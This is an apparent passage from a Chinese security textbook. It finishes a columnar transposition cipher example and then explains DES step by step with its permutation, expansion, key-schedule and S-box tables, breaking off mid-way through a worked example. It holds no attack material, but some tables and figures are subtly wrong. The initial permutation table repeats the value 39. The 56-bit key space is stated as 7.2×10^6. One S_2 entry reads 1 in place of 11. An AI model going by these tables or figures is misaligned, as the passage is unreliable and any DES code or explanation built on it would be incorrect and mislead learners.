	b	a	n	k	a	c	c	o
	u	n	t	s	i	x	t	w
	o	t	w	o	a	b	c	d

明文：

pleasetransferonemilliondollarstomyswissbankaccountsixtwotwo

密文：

AFLLSKSOSELAWAIATOOSSCTCLNMOMANT
ESILYNTWRNNTSOWDPAEDOBUOERIRICXB

本例中，MEGABVCK 是密钥。密钥的作用是对列编号。在最接近于英文字母表首端的密钥字母的下面为列号。如 MEGABVCK 中的 A 为第一列，B 为第二列，以此类推，V 为第八列。首先把明文按横行书写成若干行(每行的长度等于密钥长度，若最后的明文不够一行可用“abcdef…”填充)，然后再按照以字母次序号为最小的密钥字母所在的列，开始依次读出，就能译成密文。如本例，按照上表列出的 1，2，3，…，8 列依次读出，就构成密文。

2.3 数据加密标准 DES 与 IDEA

2.3.1 数据加密标准 DES 思想

数据加密标准 DES(data encryption standard)是美国国家标准局研究的国防部以外部门计算机系统的数据加密标准，于 1972 年和 1974 年美国国家标准局(NBS)先后两次向公众发出了征求加密算法的公告。

对加密算法要求达到以下几点：

(1) 必须提供高度的安全性。

(2) 具有相当高的复杂性，使得破译的开销超过可能获得的利益，同时又便于理解和掌握。

(3) 安全性应不依赖于算法的保密，其加密的安全性仅以加密密钥的保密为基础。

(4) 必须适用于不同的用户和不同的场合。

(5) 实现经济、运行有效。

(6) 必须能够验证，允许出口。

1977 年 1 月，美国政府采纳 IBM 公司设计的方案作为非机密数据的正式数据加密标准(DES)。DES 被授权用于所有公开的和私人的非保密通信场合，后来它又曾被国际标准组织采纳为国际标准。

DES 是一种单钥密码算法，它是一种典型的按分组方式工作的密码，是两种基本的加密组块替代和换位的细致而复杂的结构。它通过反复依次应用这两项技术来提高其强度，经过总共 16 轮的替代和换位的变换后，使得密码分析者无法获得该算法一般特性以外更多的信息。对于这种加密，除了尝试所有可能的密钥外，还没有已知技术可以求得所用的密钥。当用 56 位密钥时，可能的组合大于 7.2×10^{6} 种，所以想用穷举法来确定某一密钥的机会是极小的。如果采用穷举法进行攻击的话，即使一微秒能穷举一个密钥，也要花费 2283 年的时间。因此，这种加密几乎不存在什么威胁。DES 算法现已在 VLSI 芯片上实现了。

DES 算法是对称的，既可用于加密又可用于解密。

DES 算法将输入的明文分为 64 位的数据分组，使用 64 位的密钥进行变换，每个 64 位明文分组数据经过初始置换、16 次迭代和逆初始置换 3 个主要阶段，最后输出得到 64 位密文。其主要过程如下。

64 位数据经初始变换后被置换。密钥经过去掉其第 8，16，24，…，64 位减至 56 位(去掉的那些位被视为奇偶校验位，不含密钥信息)，然后就开始各轮的运算。64 位经过初始置换的数据被分为左、右两半部分，56 位的密钥经过了左移若干位和置换后取出 48 位密钥子集。如图 2-2 所示，在每一轮迭代过程中，密钥子集中的一个子密钥 K_i 与数据的右半部分相结合。

为了将输入数据的右半部分 32 位的数据与 56 位的密钥相结合，需要两个变换：

(1) 通过重复某些位将 32 位的右半部分扩展为 48 位。

(2) 56 位密钥则通过选择其中某些位而减少至 48 位。




图 2-2　DES 加密原理示意

变换完的两个 48 位数据项异或输出一个 48 位数据，该数据经过压缩和置换输出 32 位数据。

然后再与数据的左半部异或，结果作为这一轮迭代的输出数据的右半部分；结合前的右半部分作为这一轮迭代的输出数据的左半部分。这一轮输出的 64 位数据结果作为下一轮的待加密数据，这种轮换要重复 16 次。最后一轮之后，进行逆初始置换运算，它是初始置换的逆，最后得到 64 位密文。

2.3.2　DES 详细算法*

如前所说，DES 算法大致可以分成 3 个部分：初始置换、16 次迭代过程、逆置换，其中在 16 次迭代过程还必须从密钥中提取子密钥，将 32 位的右半部分扩展为 48 位。

要进行加密的一组数据，先要经过初始置换 IP 的处理，然后经过一系列的迭代运算，最后经过初始置换 IP 的逆置换 IP^{-1} 给出结果。

1. 初始置换 IP

在初始置换过程中，输入 64 位要加密的数据组 T：

$$T = t_1\ t_2 \cdots t_{64}$$

按初始置换表 IP 进行换位，如表 2-2 所示。

表 2-2　初始置换表 IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	39	21	13	5
63	55	47	39	31	23	15	7

在表 2-2 中数字的含义是：

例如：58 是指将 t_{58} 换位到第 1 位；

50 是指将 t_{50} 换位到第 2 位；

⋮

1 是指将 t_1 换位到第 40 位；

⋮

7 是指将 t_7 换位到第 64 位。

经过初始 IP 置换，得到组 B：

$$B = b_1 b_2 \cdots b_{64} = t_{58}\ t_{50} \cdots t_7$$

2. 迭代过程

每次迭代过程实际上包括 4 个独立的操作：首先是将待加密数据的右半部分由 32 位扩展为 48 位，然后与由 64 位密钥生成的 48 位的某一子密钥异或，得到的结果通过 S 盒被压缩到了 32 位，这 32 位数据经过置换再与左半部分异或，最后产生输出新的右半部，待加密数据的右半部分作为这一轮迭代的输出数据的左半部分(如图 2-2 所示，即为数据的交换输出)。下一轮迭代以前一轮迭代输出的结果作为待加密数据，总共进行 16 次迭代。注意，最后一次迭代之后，所得结果的左、右半部分不再交换，这样做的原因是为了使加密和解密可以使用同一个算法。

以下是其中的一次迭代过程。

(1) 每一右半部分都经过扩排列，由 32 位扩展为 48 位。扩展过程置换了位的次序的同时也重复了某些位。

扩展的目的有两个：

① 使得密文中间结果的一半与密钥相匹配。

② 产生一较长结果而后又可将其压缩。

扩展排列由表 2-3 定义。由于是扩展排列，所以有些位将移至多个输出位上。

表 2-3　扩展排列表

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

(2) 生成每一轮的密钥——子密钥：子密钥的生成过程如图 2-3 所示。

由于 64 位密钥每隔 7 位删除 1 位，即删除第 8 位、第 16 位、第 24 位……最后变成了 56 位的密钥。56 位的密钥经过 PC-1 置换，作为 56 位初始子密钥，置换输出顺序如表 2-4 所示。




图 2-3　子密钥 K_i 的生成过程

表 2-4　子密钥 PC-1 置换表

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36
63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

在一轮的每一步中，密钥被分成各含 28 位的两半部分 C_i 和 D_i，在每一轮中，密钥的两半部分独立地循环左移 LS_i 位，LS_i 的值由一数字决定，表 2-5 中表示了各轮需要移动的位数，然后再将两部分拼接起来。

表 2-5　各轮移动位数表

轮号	LS_1	LS_2	LS_3	LS_4	LS_5	LS_6	LS_7	LS_8
移动位数	1	1	2	2	2	2	2	2
轮号	LS_9	LS_{10}	LS_{11}	LS_{12}	LS_{13}	LS_{14}	LS_{15}	LS_{16}
移动位数	1	2	2	2	2	2	2	1

随后对 56 位中的 48 位进行 PC-2 置换，作为该轮的子密钥 K_i，表 2-6 表示了选择这 48 位的 PC-2 置换表。

表 2-6　子密钥 PC-2 置换表

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

（3）每轮的子密钥 K_i 与经过扩展的来自上面的右半部分进行异或相加得到 48 位数据。这 48 位数据结果收入下面将描述的 S 盒。

（4）再将这 48 位按顺序分成 8 组，每组 6 位，这 8 组分别通过称为 S 盒的变换，由每组输入 6 位变成每组输出 4 位，从而得到 32 位的数据。这个过程如图 2-4 所示，数据表如表 2-7 所示。




图 2-4　S 盒变换过程

表 2-7　S 盒数据表

		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_1	0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2	0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
	2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	3	13	8	10	1	3	15	4	2	1	6	7	12	0	5	14	9
S_3	0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_4	0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
	1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5	0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6	0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7	0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
	3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8	0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

假定 S_i 盒的 6 个输入端为 $b_1b_2b_3b_4b_5b_6$，在 S_i 表中找出 b_1b_6 行，$b_2b_3b_4b_5$ 列的数字（十进制数），即变换后得到的 4 位输出结果。例如 S_3 的输入为 110101，则：

$$b_1 = 1,\quad b_6 = 1,\quad b_1b_6 = (11)_2 = 3$$

$$b_2 = 1,\quad b_3 = 0,\quad b_4 = 1,\quad b_5 = 0,\quad b_2b_3b_4b_5 = (1010)_2 = 10$$

$$S_3(3,10) = 14 = (1110)_2$$

即 S_3 的输出是 1110。

S 盒输出的 32 位再经过 P 置换，P 置换的置换表如表 2-8 所示。置换完毕后，再与左半部分相加，结果产生新的右半部分。

表 2-8　P 置换表

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

3. 逆初始置换 IP^{-1}

把经过 16 次迭代所得的 64 位数据最后进行逆初始置换 IP^{-1} 即可输出 64 位密文，逆初

始置换 IP^{-1} 表如表 2-9 所示，比较表 2-2 和表 2-9，可以看出 IP 与 IP^{-1} 互逆。

表 2-9　初始置换表 IP^{-1}

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

至此完成了整个加密过程，如图 2-5 所示。

DES 的解密过程和 DES 完全类似，只是将 16 轮的子密钥序列 $K_1, K_2, \cdots, K_{16}$ 的顺序颠倒过来使用，即第 1 轮使用 K_{16}，第 2 轮使用 K_{15}，……第 16 轮使用 K_1。




图 2-5　DES 加密算法过程简图

下面对 DES 的加密过程举例说明。

例如，明文 M ＝"SECURITY"，密钥 K ＝"COMPUTER"，它们的 ASCII 码分别用二进制表示为：

$$M = (0101\ 0011\ 0100\ 0101\ 0100\ 0011\ 0101\ 0101\ 0101\ 0010\ 0100\ 1001\ 0101\ 0100\ 0101\ 1001)_2;$$

